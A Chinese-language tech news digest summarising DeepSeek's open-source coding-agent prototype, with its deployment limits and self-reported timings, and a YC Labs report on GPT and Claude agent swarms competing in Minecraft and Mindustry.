10 月 31 日,deepseek-ai 在 GitHub 以 MIT 协议开源 dsh-superagent-prototype:一个作为 DeepSeek Harness 插件包运行、常驻单个 GitHub 仓库(可选接入飞书)的主动式编码 Agent。授权成员提出请求后,它会建工作项、在独立会话和目录里干活,再回到原对话交付,例如提一个 PR。README 明确写着这是研究原型,不是 DeepSeek 官方产品。同时发布的《Exploring Super-agent Design》提出 Router-Worker 双层架构,媒体转述的团队自测显示 p95 完成时间 15.7 分钟,对比单会话方案 29.5 分钟。

核心要点速览

  • 开源:deepseek-ai/dsh-superagent-prototype 于 10 月 31 日公开,MIT 协议、TypeScript 实现,写稿时约 1,800 star
  • 定位:每次部署只服务 1 个 GitHub 仓库,可选接入飞书;只在被授权成员点名或团队写好的规则允许时才动手
  • 交付:默认只允许为工单开的、增删合计少于 200 行且已获批准的 PR 自动合并,且不以 Agent 自己的账号开启自动合并
  • 团队自测(据媒体转述文章,厂商口径):约 300 条消息、20 个请求的模拟中,p50 / p95 完成时间 12.4 / 15.7 分钟,单会话加 Subagent 方案为 20.4 / 29.5 分钟
  • 风险:Worker 会话以运维者的系统用户身份免审批执行命令,README 要求用前先审阅和改造
阅读全文

YC Labs 让 AI 智能体蜂群打 Minecraft 和 Mindustry:GPT 蜂群两项对抗赛 16 局赢下 12 局压过 Claude,50 智能体殖民地反而陷入「官僚主义」

Y Combinator 的研究项目 YC Labs 与多智能体环境公司 Olam Labs 10 月 29 日发布《Agents in Games》实验报告:50 个 GPT-6.1 Sol 智能体在 Minecraft 生存模式里「建设繁荣文明」3 小时,最后挤在避难所里配给口粮,发了约 5,900 条消息,搞出配给账本、许可证和各种岗位;9 局 Bed Wars 中 10 个 GPT-6.1 Sol 对 10 个 Claude Opus 5.5,GPT 以 6–3 获胜;Mindustry 50 对 50 共 7 局约 9.5 小时,GPT 以 6–1 获胜。报告还发现领导者几乎总是名册上排第一的智能体,GPT 卡住时会自己上网读游戏源码。Minecraft 智能体框架已开源。这是单一机构的实验观察,不是标准化跑分。

YC Labs 让 AI 智能体蜂群打 Minecraft 和 Mindustry:GPT 蜂群两项对抗赛 16 局赢下 12 局压过 Claude,50 智能体殖民地反而陷入「官僚主义」

核心要点速览

  • 对抗结果:Bed Wars 9 局 GPT-6.1 Sol 6–3 胜,Mindustry 7 局 6–1 胜,合计 16 局 12 胜(见 YC Labs 报告)
  • Civ50:50 个 GPT 智能体 3 小时发约 5,900 条消息,34 次死亡中 22 次发生在第一夜,之后整体趋于保守
  • 领导者不靠选举:49 个智能体中 46 个第一条消息发给名册第一的 Ada,她共收到 616 条私信
  • 沟通风格:Bed Wars 一局中 GPT 发出 1,147 条私信、Claude 仅 82 条;GPT 越打越用压缩速记,Claude 用「+1」投票
  • 开源:Minecraft 长时运行智能体框架 yc-software/minecraft-agent-harness 已公开
阅读全文